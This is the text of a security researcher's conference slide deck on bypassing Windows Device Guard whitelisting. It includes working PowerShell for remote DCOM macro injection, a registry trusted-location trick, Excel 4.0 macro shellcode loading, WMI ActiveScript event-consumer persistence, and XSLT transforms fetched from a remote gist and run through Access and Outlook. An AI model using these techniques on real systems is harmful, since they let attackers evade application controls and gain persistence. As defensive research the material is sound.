

SNEAKING PAST DEVICE GUARD

WHOAMI

- » Philip Tsukerman – Security Researcher @ Cybereason
- » @PhilipTsukerman
- » No idea to whom the legs in the background belong



OUTLINE

- » Intro to Device Guard
- » VBA based techniques
- » Non-VBA based techniques
- » Other benefits of techniques
- » Conclusion

INTRO TO DEVICE GUARD


DEVICE GUARD – WHAT AND WHY?

- » Application whitelisting feature in Win10
- » Only code defined in a policy (by cert/hash/etc.) should be able to run
- » Inhibits an attacker's ability to run code on a compromised machine
- » Very interesting and permissive threat model:
 - » Attacker can already execute commands on a machine

WHAT DOES ARBITRARY CODE REALLY MEAN?

- » The ability to interact with the OS freely (under privilege constraints)
- » Most direct way to achieve this is having full control of process memory

WHAT DOES ARBITRARY CODE REALLY MEAN?



WHAT DOES ARBITRARY CODE REALLY MEAN?

» Without AWL:

» Arbitrary commands == arbitrary code

» Just run your own process/library
and you're set


WHAT DOES ARBITRARY CODE REALLY MEAN?

» With AWL:

» You have to rely only on allowed executables/scripts

» Implementing basic offensive functionality (cred stealing, c&c etc.) becomes immensely hard

LOSING ARBITRARY EXECUTION IS EASY!



DEVICE GUARD – IN PRACTICE

- » PE Files
 - » Only whitelisted files may be executed
- » Powershell
 - » Constrained Language Mode (CLM) allows only very restricted types in non-whitelisted scripts
- » ActiveScript Engines
 - » COM object filtering on non-whitelisted scripts

DEVICE GUARD – IN PRACTICE

Your organization used Windows Defender
Application Control to block this app

C:\Users\user\Desktop\unsigned.exe

Contact your support person for more info.

Copy to clipboard

Close

ADMIN BYPASSES ARE STILL DANGEROUS

- » Admin users can disable Device Guard
 - » Requires a restart
 - » Throws a nasty event log
 - » Forces attackers into very conspicuous and detectable behavior

ADMIN BYPASSES ARE STILL DANGEROUS


- » New admin bypasses may be unnoticed by defenders
- » Most common scenario for Lateral Movement
- » More unfixed admin bypasses = less reliability to the feature

VBA BYPASSES

A WORD ON VBA

- » You can't expect MS to lock every piece of code in existence
- » But Office is MS made, and ubiquitous
- » VBA is uninstrumented by Device Guard
- » Macros easily allow you to gain full process control:
 - » Import WINAPI functions and run shellcode
 - » DotNetToJScript

THE NAÏVE APPROACH



THE NAÏVE APPROACH

- » Requires user interaction, and RDPing to a victim is a bit too much
- » Is also really lame
- » Could we run macros without user/GUI interactions?

THE LATERAL MOVEMENT/DCOM APPROACH

- » Macro functionality is exposed via DCOM
- » No files, no protected mode!
- » Easily available only remotely
- » Requires Admin in most configs

THE LATERAL MOVEMENT/DCOM APPROACH

```
U:\> $macro = 'Sub Execute()  
    CreateObject("Wscript.Shell").Exec("calc.exe")  
End Sub  
  
Sub AutoOpen()  
    Execute  
End Sub'  
  
$key = "Software\Microsoft\Office\16.0\Excel\Security\  
$hkcw = 2147483649  
Invoke-WmiMethod -ComputerName "192.168.20.129" -Class StdRegProv SetDWORDValue -ArgumentList @($hkcw, $key, "AccessVBOM", 1)  
  
$excel = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application", "192.168.20.129"))  
$wb = $excel.Workbooks.Add("")  
$wb.VBProject.VBComponents(1).CodeModule.AddFromString($macro)  
$excel.Run("Book1!ThisWorkbook.Execute")
```


**BUT WE WANT TO DO IT
LOCALLY!
AND UNPRIVILEGED!**


WHEN DOES OFFICE FORSAKE PROTECTED MODE?

- » Documents for which macros were enabled once are considered trusted
- » So do documents running from trusted locations


TRUSTED LOCATIONS

- » Trusted locations are managed in the registry
- » All the default ones are only writable by admins

TRUSTED LOCATIONS



TRUSTED LOCATIONS



-_ (ツ) _/-

view Favorites
er\HKEY_CURRENT_USER\S

PS IN CLM TO ARBITRARY CODE EXAMPLE

```
[UInt32]$Hkcu = 2147483649 # Int representation of the HKLM hive
$key = "Software\Microsoft\Office\16.0\Access\Security\Trusted Locations\BypassTest"
$result = Invoke-CimMethod -ClassName StdRegProv -MethodName CreateKey -Arguments @{hDefKey = $Hkcu; sSubKeyName = $key}
if ($result.ReturnValue -ne 0){
    Write-Warning "Could not create key $key in HKCU. ERROR $($result.ReturnValue)"
}
Invoke-CimMethod -ClassName StdRegProv -MethodName SetStringValue -Arguments @{hDefKey = $Hkcu; sSubKeyName = $key; sValueName = "Path"; sValue = "c:\Temp\"}
Invoke-CimMethod -ClassName StdRegProv -MethodName SetStringValue -Arguments @{hDefKey = $Hkcu; sSubKeyName = $key; sValueName = "Description"; sValue = "whatever"}
& 'C:\Program Files\Microsoft Office\Root\Office16\MSaccess.exe' "C:\Users\philip\Documents\Database1.accdb" /x Macro2 /Embedding

ReturnValue PSComputerName
-----
0
0
```

C:\Users\philip>



**UGH. FINE. LET'S BLOCK
VBE7.DLL**

NON-VBA BASED BYPASSES

EXCEL4.0 MACROS

- » Excel actually has another, legacy macro feature, introduced in '92
- » Implemented in excel.exe itself
- » CALL and REGISTER functions allow execution of arbitrary dll functions
- » May leave a subtle taste of vomit in your mouth after use

EXCEL4.0 MACROS

- » Can be used to run x86 shellcode via a method discovered by Stan Hegt and Pieter Ceelen of Outflank

EXCEL4.0 MACROS

AutoSave Off

File Home Insert Page Layout Formulas Data Review View Help Tell me what you want to do

Paste Cut Copy Format Painter Clipboard

Calibri 11 A A B I U Font

Wrap Text Merge & Center Alignment

General \$ % , .00 0 Number

Conditional Formatting Table

SECURITY WARNING Macros have been disabled. [Enable Content](#)

R18C1

	1	2	3
1	=REGISTER("Kernel32", "VirtualAlloc", "JJJJ", "VAlloc", , 1, 9)	=#VALUE!	0
2	=VAlloc(0,1000000,4096,64)	END	
3	=REGISTER("Kernel32", "WriteProcessMemory", "JJJCJJ", "WProcessMemory", , 1, 9)		
4	=SELECT(R1C2:R1000:C2,R1C2)		
5	=SET.VALUE(R1C3, 0)		
6	=WProcessMemory(-1, R2C1,ACTIVE.CELL(), LEN(ACTIVE.CELL()), 0)		
7	=REGISTER("Kernel32", "CreateThread", "JJJJJJ", "CThread", , 1, 9)		
8	=CThread(0, 0, R2C1, 0, 0, 0)		
9	=HALT()		
10			
11			
12			
13			
14			
15			

RUNNING SHELLCODE VIA DCOM

Windows PowerShell

```
PS C:\Users\User> $excel = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application"))
PS C:\Users\User> $workbook = $excel.Workbooks.Open("C:\Users\User\Desktop\shellcode.xls")
PS C:\Users\User> $workbook.RunAutoMacros(1)
1
PS C:\Users\User>
```



RUNNING SHELLCODE VIA TRUSTED DIR

» The trusted directory trick works exactly the same, without VBA

BENEFITS OF EXCEL4 MACROS


- » Less likely to be killed if DG is introduced to office
- » No external library to block
- » Excel is installed = Device Guard Forever(?) -Day

ACTIVESCRIPT BYPASSES

ACTIVESCRIPT BYPASSES

- » ActiveScript is a generic Windows scripting technology
- » What's behind vbscript/jscript
- » The target of many recent bypasses (Squibly[A-Za-z]*)

THE MAIN COMPONENTS OF ACTIVESCRIPT



COMMON HOSTS AND ENGINES


» Hosts:

- » W/Cscript.exe
- » Scroobj.dll
- » Msxml3/6.dll
- » Mshtml.dll

» Engines:

- » Jscript.dll
- » VBScript.dll
- » Jscript9.dll

DEVICE GUARD IN ACTIVESCRIPT



ACTIVESCRIPTCONSUMER

- » You might know this WMI class from the most common WMI persistence method
- » Implemented as `scrcons.exe`
- » An independent ActiveScript host by itself
- » Not instrumented by Device Guard
- » Only available as `admin :(`

ACTIVESCRIPTCONSUMER

```
$query="SELECT * FROM __InstanceCreationEvent WITHIN 5 WHERE TargetInstance ISA 'Win32_Process' AND TargetInstance.Name='notepad.exe'"
```

```
$filter=Set-WmiInstance -Class __EventFilter -Namespace "root\subscription" \  
-Arguments @{Name="test";EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$query}
```

```
$consumer=Set-WmiInstance -Class ActiveScriptEventConsumer -Namespace "root\subscription\  
-Arguments @{Name="test"; ScriptText='var r = new ActiveXObject("WScript.Shell").Run("cmd.exe")'; ScriptingEngine="JScript"}
```

```
Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription" -Arguments @{Filter=$filter;Consumer=$consumer}
```


XSLT TRANSFORMS

```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:user="http://mycompany.com/mynamespace">

  <msxsl:script language="JScript" implements-prefix="user">
    function xml(nodelist) {
  var r = new ActiveXObject("WScript.Shell").Run("notepad.exe");
    return nodelist.nextNode().xml;





    }
  </msxsl:script>
  <xsl:template match="/">
    <xsl:value-of select="user:xml(.)" />
  </xsl:template>
</xsl:stylesheet>
```


XSLT TRANSFORMS

- » XML Transform stylesheets
- » Support embedded scripting
- » Implement their own uninstrumented scripting host in msxml.dll
- » Applying an arbitrary xsl transform can result in running arbitrary code

MSACCESS XSLT TRANSFORMS

Application.TransformXML method (Access)

06/08/2017 • 2 minutes to read • Contributors    

Applies an Extensible Stylesheet Language (XSL) stylesheet to an XML data file and writes the resulting XML to an XML data file.

Syntax

expression. TransformXML (`_DataSource_` , `_TransformSource_` , `_OutputTarget_` , `_WellFormedXMLOutput_` , `_ScriptOption_`)

expression A variable that represents an [Application](#) object.


MSACCESS XSLT TRANSFORMS

```
$access = [activator]::CreateInstance([type]::GetTypeFromProgID("Access.Application"))  
$access.NewCurrentDatabase("C:\Temp\whatever")  
$xsl = "https://gist.githubusercontent.com/bohops/ee9e2d7bdd606c264a0c6599b0146599/raw/f8245f99992eff00eb5f0d5738dfbf0937daf5e4/xsl-notepad.xsl"  
$access.TransformXML($xsl, $xsl, "c:\this\path\does\not\exist.xml", $true, 0)
```


OUTLOOK OBJECT CREATION + XSLT

```
$outlook = [activator]::CreateInstance([type]::GetTypeFromProgID("Outlook.Application", "192.168.37.132"))  
$xml = $outlook.CreateObject("Msxml2.FreeThreadedDOMDocument.3.0")  
$xml.async = $false  
$xml.load("https://gist.githubusercontent.com/bohops/ee9e2d7bdd606c264a0c6599b0146599/raw/f8245f99992eff00eb5f0d5738dfbf0937daf5e4/xsl-notepad.xsl")  
$xslt = $outlook.CreateObject("MsXml2.XSLTemplate.3.0")  
$xslt.stylesheet = $xml  
$processor = $xslt.createProcessor()  
$processor.input = "https://gist.githubusercontent.com/bohops/ee9e2d7bdd606c264a0c6599b0146599/raw/f8245f99992eff00eb5f0d5738dfbf0937daf5e4/xsl-notepad.xsl"  
$processor.transform()
```


THIS WAS A LIE BY OMISSION



DIFFERENT IMPLEMENTATIONS IN ACTIVESCRIPT

Calls									
Raw args	Func info	Source	Addr	Headings	Nonvolatile regs	Frame nums	Source args	More	Less
	mshtml!CScriptCollection::IsClassAllowed								
	mshtml!IsSafeTo+0x128d2a								
	mshtml!CDocument::HostQueryCustomPolicy+0x23f								
	jscript9!ScriptEngine::CanObjectRun+0xd7								
	jscript9!ScriptSite::CreateObjectFromProgID+0x20a								
	jscript9!ScriptSite::CreateActiveXObject+0x84								

